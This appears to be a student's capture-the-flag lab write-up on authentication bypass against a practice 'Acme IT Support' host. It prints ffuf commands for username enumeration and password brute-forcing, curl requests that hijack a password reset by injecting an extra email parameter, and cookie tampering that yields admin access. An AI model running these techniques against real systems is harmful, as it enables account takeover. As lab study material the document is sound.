


# Authentication Bypass

## Username Enumeration

A helpful exercise to complete when trying to find authentication vulnerabilities is creating a list of valid usernames

can go to sign in pages and try and signup with possible usernames that exist to confirm they are already used e.g. Admin



The screenshot shows a web browser window with the address bar displaying `http://10.128.132.213/customers/signup`. A dark-themed password save dialog is open, titled "Save password for http://10.128.132.213?". The dialog contains a "Username" field with a dropdown menu showing "admin" and a "Password" field with masked characters ".....". At the bottom of the dialog are "Not now" and "Save" buttons. Below the dialog, a light blue link says "Already have an account? Login here.". A red error message box displays the text "An account with this username already exists". Below the error message is the "Customer Signup" form, which includes fields for "Username:", "Email Address:", "Password:", and "Confirm Password:".

We can use the existence of this error message to produce a list of valid usernames already signed up on the system

```

root@ip-10-128-125-142:~# ffuf -w /usr/share/wordlists/SecLists/Username/Names/names.txt -X POST -d "
username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u
http://10.128.132.213/customers/signup -mr "username already exists"

      /\_/\  /\_/\  /\_/\
     /  _  \ /  _  \ /  _  \
    /  / \  \ /  / \  \ /  / \
   /  /_  _\ /  /_  _\ /  /_  _\
  /  /_  _\ /  /_  _\ /  /_  _\
 /  /_  _\ /  /_  _\ /  /_  _\
/_  /_  _\/_  /_  _\/_  /_  _\

v2.1.0-dev

:: Method      : POST
:: URL         : http://10.128.132.213/customers/signup
:: Wordlist     : FUZZ: /usr/share/wordlists/SecLists/Username/Names/names.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=FUZZ&email=x&password=x&cpassword=x
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Regexp: username already exists

:: Progress: [40/10164] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err:: Progress: [115/1016
4] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Erradmin [Status: 200, Size:
3720, Words: 992, Lines: 77, Duration: 69ms]
:: Progress: [125/10164] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err:: Progress: [200/1016
4] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Err:: Progress: [281/10164] :: Job [1/1] :: 0 r

```

i used the command

```

ffuf -w /usr/share/wordlists/SecLists/Username/Names/names.txt -X POST -d
"username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-
form-urlencoded" -u http://10.128.132.213/customers/signup -mr "username already exists"

```

FUZZ keyword signifies where the contents from our wordlist will be inserted in the request

this command gave us 3 valid usernames

```

s: [1649/10164] :: Job [1/1] :: 706 req/sec :: Duration: [0:00:02] :: Error:: Progress: [17
robert [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 101ms]
simon [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 52ms]
steve [Status: 200, Size: 3720, Words: 992, Lines: 77, Duration: 57ms]
:: Progress: [10164/10164] :: Job [1/1] :: 632 req/sec :: Duration: [0:00:16] :: Errors: 0

```

## Brute Force

Using the valid\_usernames.txt file generated I can now attempt to brute force the login page with this command

```

ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-
Credentials/10-million-password-list-top-100.txt:W2 -X POST -d
"username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u
http://10.128.132.213/customers/login -fc 200

```

```

root@ip-10-128-125-142:~# nano valid_usernames.txt
root@ip-10-128-125-142:~# ffuf -w valid_usernames.txt:W1,/usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-password-list-top-100.txt:W2 -X POST -d "username=W1&password=W2" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.128.132.213/customers/login -fc 200

```



v2.1.0-dev

---

```

:: Method      : POST
:: URL         : http://10.128.132.213/customers/login
:: Wordlist    : W1: /root/valid_usernames.txt
:: Wordlist    : W2: /usr/share/wordlists/SecLists/Passwords/Common-Credentials/10-million-passw
ord-list-top-100.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=W1&password=W2
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 200

```

---

```

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 78ms]
* W1: steve
* W2: thunder

```

```


:: Progress: [300/300] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::

```

## Logic Flaw

### What is a Logic Flaw?

authentication processes contain logic flaws. A logic flaw is when the typical logical path of an application is either bypassed, circumvented or manipulated by a hacker. Logic flaws can exist in any area of a website, but we're going to concentrate on examples relating to authentication in this instance.



## Logic Flaw Example

The below mock code example checks to see whether the start of the path the client is visiting begins with /admin and if so, then further checks are made to see whether the client is, in fact, an admin. If the page doesn't begin with /admin, the page is shown to the client.

```
if( url.substr(0,6) === '/admin') {  
    # Code to check user is an admin  
} else {  
    # View Page  
}
```

Because the above PHP code example uses three equals signs (===), it's looking for an exact match on the string, including the same letter casing. The code presents a logic flaw because an unauthenticated user requesting /adMin will not have their privileges checked and have the page displayed to them, totally bypassing the authentication checks.

## Logic Flaw Practical

# Acme IT Support

## Reset Password

Reset Password

**Account Email:**

[Back To Login](#)

# Acme IT Support

## Reset Password

We'll send you a reset email to  
**robert@acmeitsupport.thm**

we ran this curl command :

```
curl 'http://10.128.132.213/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
```

```

root@ip-10-128-125-142:~# curl 'http://10.128.132.213/customers/reset?email=robert%40acmeitsupport.thm'
-H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert'
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Acme IT Support - Customer Login</title>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="https://pro.fontawesome.com/releases/v5.12.0/css/all.css" integrity="sha384-ek0ryaXPbeCpWQNXMwSWVvQ0+1VrStoPJq54shlYhR8HzQgiglv5fas6Yg0qLoKz" crossorigin="anonymous">
  <link rel="stylesheet" href="/assets/bootstrap.min.css">
  <link rel="stylesheet" href="/assets/style.css">

```

The second curl command that's run is:

curl '<http://10.128.132.213/customers/reset?email=robert%40acmeitsupport.thm>' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=[attacker@hacker.com](mailto:attacker@hacker.com)'

```

-->root@ip-10-128-125-142:~# curl 'http://10.128.132.213/customers/reset?email=robert%40acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'
-H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=attacker@hacker.com'
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Acme IT Support - Customer Login</title>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="https://pro.fontawesome.com/releases/v5.12.0/css/all.css" integrity="sha384-ek0ryaXPbeCpWQNXMwSWVvQ0+1VrStoPJq54shlYhR8HzQgiglv5fas6Yg0qLoKz" crossorigin="anonymous">
  <link rel="stylesheet" href="/assets/bootstrap.min.css">
  <link rel="stylesheet" href="/assets/style.css">
</head>
<body>
  <nav class="navbar navbar-inverse navbar-fixed-top">
    <div class="container">
      <div class="navbar-header">

```

I next go and make an account with a different username :

# Acme IT Support

## Customer Signup

Already have an account? [Login here.](#)

Customer Signup

**Username:**

**Email Address:**

**Password:**

**Confirm Password:**

Signup

then run this curl command with the new username:

```
curl 'http://10.128.132.213/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=jake@customer.acmeitsupport.thm'
```

```
root@ip-10-128-125-142:~# curl 'http://10.128.132.213/customers/reset?email=robert@acmeitsupport.thm' -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=robert&email=jake@customer.acmeitsupport.thm'
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Acme IT Support - Customer Login</title>
  <meta charset="utf-8">
```

which on the tickets page made a ticket for password reset which contains roberts password reset link

# Acme IT Support

## Support Tickets

[Dashboard](#)[Support Tickets](#)[Your Account](#)[Logout](#)

### Ticket Information

**Status:** Open

**Ticket Id:** 8

**Ticket Subject:** Password Reset

**Ticket Created:** 21/03/2026 10:14

**Ticket Contents:**

We've received, a request to reset your password, please visit  
<http://10.128.132.213/customers/reset/cbbcff62932de315e0b35e852e850ff3> to

i entered the link in a new tab and it logged me in as robert



# Acme IT Support

## Your Account

[Dashboard](#)[Support Tickets](#)[Your Account](#)[Logout](#)

Username

Current Username:

robert

Update User

Email Address

Current Email Address:

robert@acmeitsupport.thm

Update User

Account Password

## Cookie Tampering

### Plain Text

The contents of some cookies can be in plain text, and it is obvious what they do. Take, for example, if these were the cookie set after a successful login:

**Set-Cookie: logged\_in=true; Max-Age=3600; Path=/**

**\*\*Set-Cookie: admin=false; Max-Age=3600; Path=/\*\***

```
root@ip-10-128-125-142:~# curl http://10.128.132.213/cookie-test
root@ip-10-128-125-142:~# curl -H "Cookie: logged_in=true; admin=false" http://10.128.132.213/cookie-test3/cookie-test
root@ip-10-128-125-142:~# curl -H "Cookie: logged_in=true; admin=true" http://10.128.132.213/cookie-test132.213/cookie-test
Logged In As An Admin - THM{COOKIE_TAMPERING}root@ip-10-128-125-142:~#
```

### Hashing

Sometimes cookie values can look like a long string of random characters; these are called hashes which are an irreversible representation of the original text. Here are some examples

that you may come across:

| Original String | Hash Method | Output                                                                                                     |
|-----------------|-------------|------------------------------------------------------------------------------------------------------------|
| 1               | md5         | c4ca4238a0b923820dcc509a6f75849b                                                                           |
| 1               | sha-256     | 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b                                           |
| 1               | sha-512     | 4dff4ea340f0a823f15d3f4f01ab62eae0e5da579ccb851f8db9dfe84c58b2b37b89903a740e1ee172da793a6e79d560e5f7f9bd05 |
| 1               | sha1        | 356a192b7913b04c54574d18c28d46e6395428ab                                                                   |

## Encoding

Encoding is similar to hashing in that it creates what would seem to be a random string of text, but in fact, the encoding is reversible. So it begs the question, what is the point in encoding? Encoding allows us to convert binary data into human-readable text that can be easily and safely transmitted over mediums that only support plain text ASCII characters.